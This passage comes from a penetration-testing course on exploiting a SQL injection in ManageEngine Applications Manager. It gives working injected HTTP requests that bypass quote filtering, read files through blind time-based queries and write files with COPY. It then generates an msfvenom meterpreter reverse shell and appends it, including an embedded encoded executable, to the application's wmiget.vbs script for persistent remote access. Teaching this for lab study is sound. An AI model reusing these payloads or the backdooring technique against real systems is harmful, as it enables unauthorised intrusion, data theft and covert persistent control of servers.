type(s). You might need to add explicit type casts.
[ 2018-04-21 04:42:58.221 GMT ]:STATEMENT:  select distinct(RESOURCEID) from
AM_USERRESOURCESTABLE where USERID=1&#39
```

Listing 141 - The SQL error message in the log file

As it turns out, special characters are HTML-encoded before they are sent to the database for further processing. This causes us a few headaches as it seems that we cannot use quoted string values in our queries.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

In MySQL, this could be solved easily. For example, the following two *select* statements are equally valid:

```
MariaDB [mysql]> select concat('1337',' h@x0r')
    -> ;
+-------------------------+
| concat('1337',' h@x0r') |
+-------------------------+
| 1337 h@x0r              |
+-------------------------+
1 row in set (0.00 sec)

MariaDB [mysql]> select concat(0x31333337,0x206840783072)
    -> ;
+-----------------------------------+
| concat(0x31333337,0x206840783072) |
+-----------------------------------+
| 1337 h@x0r                        |
+-----------------------------------+
1 row in set (0.00 sec)
```

Listing 142 - MySQL syntax that automatically decodes a string value from ASCII hex

As shown in the listing above, the ASCII characters in their hexadecimal representation are automatically decoded by the MySQL engine.

Unfortunately, this feature is not present in PostgreSQL. Moreover, upon of a review of the PostgreSQL documentation for string manipulation functions,[53] we noticed that most functions used for encoding and decoding of various data formats such as *hex* or *base64* make use of quotes.

As an example, the listing below shows how to make use of the *decode* function in PostgreSQL to convert our “AWAE” base64 encoded string:

```
select convert_from(decode('QVdBRQ==', 'base64'), 'utf-8');
```

Listing 143 - Using the decode function in PostgreSQL. Note: we still need quotes!

Figure 110: Testing out the decode function

[53] (The PostgreSQL Global Development Group, 2020), https://www.postgresql.org/docs/9.2/static/functions-string.html

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

5.3.2 Using CHR and String Concatenation

One of the ways in which we can bypass the quotes restriction is to use the *CHR*[54] and *concatenation* syntax. For example, in most situations, we can select individual characters using their code points[55] (numbers that represent characters) and concatenate them together using the double pipe (||) operator.

```
amdb=#SELECT CHR(65) || CHR(87) || CHR(65) || CHR(69);
 ?column?
----------
 AWAE
(1 row)
```

Listing 144 - Using the char function to avoid quotes

The problem is that character concatenation only works for basic queries such as *SELECT*, *INSERT*, *DELETE*, etc. It does not work for all SQL statements.

```
amdb=# CREATE TABLE AWAE (offsec text); INSERT INTO AWAE(offsec) VALUES
(CHR(65)||CHR(87)||CHR(65)||CHR(69));
CREATE TABLE
INSERT 0 1
amdb=# SELECT * from
 AWAE; offsec
--------
 AWAE
(1 row)
```

Listing 145 - This is valid syntax

In the example above, the SQL statement creates a table called “AWAE” containing a single column of text and successfully inserts a record into it. However, if we try to execute a function, the query will fail. For example, here is the *COPY* function using *CHR* to write to a file:

```
CREATE TABLE AWAE (offsec text);
INSERT INTO AWAE(offsec) VALUES (CHR(65)||CHR(87)||CHR(65)||CHR(69));
COPY AWAE (offsec) TO
CHR(99)||CHR(58)||CHR(92)||CHR(92)||CHR(65)||CHR(87)||CHR(65)||CHR(69));
ERROR: syntax error at or near "CHR"
LINE 3: COPY AWAE (offsec) TO CHR(99)||CHR(58)||CHR(92)||CHR(92)||CH...
                              ^

********** Error **********
```

Listing 146 - Failing at writing to the target file c:\\AWAE using the CHR function

While the *CHR* function can be very helpful while dealing with non-printable characters, we need to find a better way to bypass the quotes restrictions for those situations where we need to make use of PostgreSQL functions such as *COPY*.

[54] (The PostgreSQL Global Development Group, 2020), https://www.postgresql.org/docs/9.1/static/functions-string.html

[55] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Code_point

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

5.3.3 It Makes Lexical Sense

After spending some time reading the PostgreSQL documentation related to Lexical Structure,[56] we noticed that PostgreSQL syntax also supports *dollar-quoted* string constants. Their purpose is to make it easier to read statements that contain strings with literal quotes.

Essentially, two dollar characters ($$) can be used as a quote (') substitute by themselves, or a single one ($) can indicate the beginning of a "tag." The tag is optional, can contain zero or more characters, and is terminated with a matching dollar ($). If used, this tag is then required at the end of the string as well.

As a result, the following syntax examples produce the exact same result in PostgreSQL:

```
SELECT 'AWAE';
SELECT $$AWAE$$;
SELECT $TAG$AWAE$TAG$;
```

Listing 147 - Using dollar-quoted string constants. Notice the use of the optional tag called TAG in the third SQL statement

This allows us to fully bypass the quotes restriction we have previously encountered as shown in the listing below.

```
CREATE TEMP TABLE AWAE(offsec text);INSERT INTO AWAE(offsec) VALUES ($$test$$);
COPY AWAE(offsec) TO $$C:\Program Files (x86)\PostgreSQL\9.2\data\test.txt$$;

COPY 1

Query returned successfully in 201 msec.
```

Listing 148 - Using dollar-quoted string constants to bypass quotes restrictions

5.4 Blind Bats

Now that we have all of our tools and methods worked out in theory, let's try to attack the application and see how far we can take it. So far we have mostly played with unterminated queries to understand the limitations in the attacker-provided input. We have, however, briefly shown how to use stacked queries in our payload when we tested the blind SQL injection vulnerability with the help of the *pg_sleep* function.

As a reminder, the following GET request shows how to execute arbitrary stacked queries exploiting the vulnerable *AMUserResourcesSyncServlet* servlet:

```
GET /servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1;<some query>;--+
HTTP/1.0
Host: manageengine:8443
```

Listing 149 - The ability for us to execute arbitrary SQL statements through stacked queries

Now that we can bypass the quotes restriction and are able to execute arbitrary stacked queries, it would be helpful to verify what database privileges the vulnerable application is running with. This is very important because if the application is running with database administrator (DBA) privileges, we will have access to more powerful functionalities such as the ability to interact with

[56] (The PostgreSQL Global Development Group, 2020), https://www.postgresql.org/docs/9.2/static/sql-syntax-lexical.html

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

the file system and potentially load third-party PostgreSQL extensions (native C++ code). More on that later!

Therefore let's try to develop a working payload that will reveal if we are DBA or not. Remember that we *have* to use a time-based injection payload due to lack of verbose output from the application while using stacked queries.

The following SQL query validates that we are, in fact, a DBA user of the database:

```
SELECT current_setting('is_superuser');
```

Listing 150 - Checking our DB privileges




Figure 111: The "on" result indicates we have DBA privileges

Figure 111 shows that the result returned by the query from Listing 150 is the string "on". Therefore, to be able to use the query from the listing above in a time-based SQL injection attack, we could use a conditional statement to test the result string in conjunction with the *pg_sleep* function. The following SQL statement should do the trick:

```
GET
/servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1;SELECT+case+when+(SELECT+current_setting($$is_superuser$$))=$$on$$+then+pg_sleep(10)+end;--+
Host: manageengine:8443
```

Listing 151 - Checking if we are DBA

The injected query shown in Listing 151 will only sleep for 10 seconds if the *is_superuser* setting from the *current_setting* table is set to "on."

5.4.1.1 Exercise

Implement the time based payload from Listing 151 in the provided proof of concept Python script (Listing 133).

5.5 Accessing the File System

While getting access to all the information contained in the ManageEngine database is a good achievement, we are operating under the privileges of the DBA user. Therefore, we have access to far more powerful functionalities than simply extracting information contained in the database.

In these situations, our goal is typically to gain system access leveraging the database layer. Usually, this is done by using database functions to read and write to the target file system. Other options, when supported, are to execute system commands through the database or to extend the database functionality to execute system commands or custom code.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Let's explore these options. In order for us to access the file system, we need to develop a different and valid injection query. Once again, we will take advantage of the fact that we have the ability to perform stacked queries in our attack.

If you recall, we have already used the PostgreSQL function called *COPY*[57] in a previous example in Listing 146. This function allows us to read or write to the file system as shown in the following example syntax taken from the PostgreSQL manual:

```
COPY <table_name> from <file_name>
```

Listing 152 - Reading content from files

```
COPY <table_name> to <file_name>
```

Listing 153 - Writing content to files

The idea behind the *COPY* function is that it is used for importing or exporting data using a table and a file. However, that is a rather loose definition, and in the case of *COPY TO*, we do not need a valid table. We can perform a sub query to return arbitrary content. The following query demonstrates this idea:

```
COPY (select $$awae$$) to <file_name>
```

Listing 154 - Using a subquery to return valid data so that the COPY operation can write to a file

Since we have stacked queries, it's also possible to read files, although it is slightly more complex. This will require us to create a table, select data from a file into that table, select the contents of the table, and then delete the table. The syntax for that complete operation is shown below:

```
CREATE temp table awae (content text);
COPY awae from $$c:\awae.txt$$;
SELECT content from awae;
DROP table awae;
```

Listing 155 - Reading content from file C:\awae.txt

We can implement this attack in a blind time-based query as follows:

```
GET
/servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1;create+temp+table+awae+(con
tent+text);copy+awae+from+$$c:\awae.txt$$;select+case+when(ascii(substr((select+conten
t+from+awae),1,1))=104)+then+pg_sleep(10)+end;--+ HTTP/1.0
Host: manageengine:8443
```

Listing 156 - Reading the first character of the fle C:\awae.txt and comparing it with the letter "h". If the letter is "h", sleep for 10 seconds.

Note again that we cannot directly read the data from the file in the server's response when we use stacked queries. Therefore, the request will once again use a time-based comparison logic to infer the data. If the comparison evaluates to *true*, the query will sleep for 10 seconds. Using this technique, we can extract the contents of any file.

Notice how in this case, we make use of the *substr* and *ascii* functions. While the former helps us reading the file content byte by byte, the latter ensures we avoid any text encoding/decoding issues. This is especially important for reading binary files.

[57] (The PostgreSQL Global Development Group, 2020), https://www.postgresql.org/docs/9.2/static/sql-copy.html

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Taking the idea of file system interaction further, our next goal would be to remotely write to the targets file system. Let's develop a query that will write a file on the *C:* drive of the vulnerable server:

```
COPY (SELECT $$offsec$$) to $$c:\\offsec.txt$$;
```

Listing 157 - A simple query that will write to the disk in c:

We can translate that into the following request:

```
GET
/servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1;COPY+(SELECT+$$offsec$$)+to
+$$c:\\offsec.txt$$;--+ HTTP/1.0
Host: manageengine:8443
```

Listing 158 - Writing to the file system using our SQL Injection vulnerability

All we have to do now is check the target's *C:* directory for the *offsec.txt* file. As shown in Figure 112, it appears that we have succeeded!




Figure 112: Writing to the file system as SYSTEM.

Notice that not only are we running as DBA but also, the web application is running under the context of the *SYSTEM* user!

5.5.1.1 Exercise

1. Using what you have learned, implement a SQL injection query in your Python script that will write a text file to the target system.
2. See if you can write binary data to a file using the *COPY TO* technique. Why might this not work?

5.5.2 Reverse Shell Via Copy To

Now that we have demonstrated that we can write arbitrary files anywhere on the system, we can try to leverage this ability to get a reverse shell. One of the possible attacks is to overwrite an existing *batch* file that is used by the ManageEngine application. The idea is that we can insert our malicious commands into a *batch* file that will get executed by the ManageEngine application. As this is not our preferred solution, we will leave that as an exercise for the reader.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

A more elegant way would be to introduce malicious code into the VBS files that are used by the ManageEngine application during normal operation. Specifically, when the ManageEngine Application Manager is configured to monitor remote servers and applications (that is its job after all), a number of VBS scripts are executed on a periodic basis. These scripts are located in the *C:\Program\ Files\ (x86)\ManageEngine\AppManager12\working\conf\application\scripts* directory and vary by functionality.

Before we proceed, we need to make sure that there is indeed at least one instance of a monitor targeting a Windows system. For the purposes of this exercise, we created a monitor against the ManageEngine host itself.

When setting up the monitor against the ManageEngine host itself, we must use the network IP, 192.168.121.113 in our environment, instead of the localhost or 127.0.0.1




Figure 113: Example Application Manager monitor

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 114: The monitor polling time is set to 1 minute

If we run the Sysinternals Process Monitor[58] tool with a *VBS* path filter on our target host, we can see that one of the files that is executed on a regular basis is *wmiget.vbs*. The frequency of the execution is determined by the polling time setting within the application for a given Application Manager monitoring instance.




Figure 115: Process Monitor can help us identify which VBS scripts are used by the Application Manager

Since we know that this script is executed by the application, we can generate a meterpreter reverse shell payload and insert it at the end of the file. The tasks performed by the target VBS

[58] (MicroSoft, 2019), https://docs.microsoft.com/en-us/sysinternals/downloads/procmon

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

script are not important to us. However, we want to make sure that the original functionality of the script is maintained as we would like to stay as stealthy as possible.

A few things we need to keep in mind are:

1. We need to make a backup copy of the target file as we will need to restore it once we are done with this attack vector.
2. We have to convert the content of the target file to a one-liner and make sure it is still executing properly before appending our payload. This is because *COPY TO* can't handle newline control characters in a single *SELECT* statement.
3. Our payload must also be on a single line for the same reason as stated above.
4. We have to encode our payload twice in the GET request. We need to use *base64* encoding to avoid any issues with restricted characters within the *COPY TO* function and we also need to *urlencode* the payload so that nothing gets mangled by the web server itself. Finally, we need to use the *convert_from* function to convert the output of the decode function to a human-readable format. The general query that we will use for the injection looks like this:

```
copy (select convert_from(decode($$ENCODED_PAYLOAD$$,$$base64$$),$$utf-8$$)) to
$$C:\\Program+Files+(x86)\\ManageEngine\\AppManager12\\working\\conf\\\\application\\s
cripts\\wmiget.vbs$$;
```

Listing 159 - General structure of the query we inject

5. We need to use a *POST* request due to the size of the payload, as it exceeds the limits of what a *GET* request can process. This is not an issue because, as we previously saw, the *doPost* function simply ends up calling the *doGet* function.

Before putting all the pieces together let's generate our meterpreter reverse shell using the following command on Kali:

```
kali@kali:~$ msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp
LHOST=192.168.119.120 LPORT=4444 -e x86/shikata_ga_nai -f vbs
```

Listing 160 - Generating a VBS reverse shell

As a reminder, this is what the original *wmiget.vbs* looked like.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
' Get WMI Object.
On Error Resume Next
Set objWbemLocator = CreateObject _
    ("WbemScripting.SWbemLocator")

if Err.Number Then
    WScript.Echo vbCrLf & "Error # " & _
                 " " & Err.Description
End If
On Error GoTo 0

On Error Resume Next

' If no errors then get Machine name, User name and Password.

Select Case WScript.Arguments.Count
    Case 2

        strComputer = Wscript.Arguments(0)
        strQuery = Wscript.Arguments(1)
        Set wbemServices = objWbemLocator.ConnectServer _
              (strComputer,"Root\CIMV2")



    Case 4
        strComputer = Wscript.Arguments(0)
        strUsername = Wscript.Arguments(1)
        strPassword = Wscript.Arguments(2)
        strQuery = Wscript.Arguments(3)
        Set wbemServices = objWbemLocator.ConnectServer _
            (strComputer,"Root\CIMV2",strUsername,strPassword)

       case 6
            strComputer = Wscript.Arguments(0)
           strUsername = Wscript.Arguments(1)
           strPassword = Wscript.Arguments(2)
           strQuery = Wscript.Arguments(4)
           namespace = Wscript.Arguments(5)
           'namespace="Root\virtualization"
          Set wbemServices = objWbemLocator.ConnectServer _
           (strComputer,namespace,strUsername,strPassword)
    Case Else
        strMsg = "Error # in parameters passed"
        WScript.Echo strMsg
        WScript.Quit(0)

End Select
```

Figure 116: Original VBS file

In the end, the resulting complete file should look similar to this:

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
On Error Resume Next:Set objWbemLocator = CreateObject ("WbemScripting.SWbemLocator"):if Err.Number
Then:WScript.Echo vbCrLf & "Error # " & " " & Err.Description:End If:On Error GoTo 0:On Error Resume
Next:Select Case WScript.Arguments.Count:Case 2:strComputer = Wscript.Arguments(0):strQuery =
Wscript.Arguments(1):Set wbemServices = objWbemLocator.ConnectServer (strComputer,"Root\\CIMV2"):Case 4
:strComputer = Wscript.Arguments(0):strUsername = Wscript.Arguments(1):strPassword = Wscript.Arguments(
2):strQuery = Wscript.Arguments(3):Set wbemServices = objWbemLocator.ConnectServer (strComputer,
"Root\\CIMV2",strUsername,strPassword):case 6:strComputer = Wscript.Arguments(0):strUsername =
Wscript.Arguments(1):strPassword = Wscript.Arguments(2):strQuery = Wscript.Arguments(4):namespace =
Wscript.Arguments(5):Set wbemServices = objWbemLocator.ConnectServer (strComputer,namespace,strUsername
,strPassword):Case Else:strMsg = "Error # in parameters passed":WScript.Echo strMsg:WScript.Quit(0):End
 Select:Set wbemServices = objWbemLocator.ConnectServer (strComputer, namespace, strUsername,
strPassword):if Err.Number Then:WScript.Echo vbCrLf & "Error # "  & " " & Err.Description:End If:On
Error GoTo 0:On Error Resume Next:Set colItems = wbemServices.ExecQuery(strQuery):if Err.Number Then:
WScript.Echo vbCrLf & "Error # "  & " " & Err.Description:End If:On Error GoTo 0:i=0:For Each objItem
in colItems:if i=0 then:header = "":For Each param in objItem.Properties_:header = header & param.Name
& vbTab:Next:WScript.Echo header:i=1:end if:serviceData = "":For Each param in objItem.Properties_:
serviceData = serviceData & param.Value & vbTab:Next:WScript.Echo serviceData:Next:Function
lClKiSuxEQCZU(BxBSAtRfQ):YPLisiJXDqKxa = "<B64DECODE xmlns:dt="& Chr(34) &
"urn:schemas-microsoft-com:datatypes" & Chr(34) & " " & "dt:dt=" & Chr(34) & "bin.base64" & Chr(34) &
">" & BxBSAtRfQ & "</B64DECODE>":Set GAPoaeqPbv = CreateObject("MSXML2.DOMDocument.3.0"):
GAPoaeqPbv.LoadXML(YPLisiJXDqKxa):lClKiSuxEQCZU = GAPoaeqPbv.selectsinglenode("B64DECODE").
nodeTypedValue:set GAPoaeqPbv = nothing:End Function:Function MEbZEeyMmeleQ():LXMTDkpwxPYOMz =
"TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0
hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABQRQAATAEDABs8I8cAAAAAAAAAAOAADwMLAQI
4AATAAAAOAAAAAAAAABAAAAAQAAAAIAAAAABAAAAQAAAAAgAABAAAAAEAAAAEAAAAAAAAAABAAAAAAgAARjoAAAIAAAAAACAAABAAAAA
AEAAAAEAAAAAAAAABAAAAAAAAAAAAAAAAAAwAABkAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAC50ZXh0AAAAKAAAAAA
QAAAAAgAAAAIAAAAAAAAAAAAAAAAAAAACAAMGAuZGF0YQAAAJAKAAAAIAAAAAwAAAAEAAAAAAAAAAAAAAAAAAAAgADDgLmlkYXRhAABkAAA
AADAAAAACAAAAEAAAAAAAAAAAAAAAAAAAQAAwwAAAAAAAAAAAAAAAAAAAAC4ACBAAP/gkP8lODBAAJCQAAAAAAAAAD/////AAAAAP/
///8AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Figure 117: Final version of the injected VBS file

Once we have tested the injected file manually from the target server by simply executing it from a command line and making sure that we receive a reverse shell, we can finally transfer the contents of the VBS file to our Kali machine. There, we can use the Burp Suite Decoder feature to URL-encode our payload and finally trigger our injection. Before we do that however, we need to make sure that the target file on the ManageEngine server is restored to its original version, so that we can verify that the SQL injection truly worked.

If everything works out as planned, after one minute at most (remember the polling time we set in Figure 114), we should receive a reverse shell as shown below.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 118: A reverse shell via a backdoored VBS file

A nice characteristic of this attack vector is that it is also persistent. However, this approach may not always be possible because it is specific to the ManageEngine installations running on Windows hosts. Because of this we will describe a more generic approach in the remainder of this module.

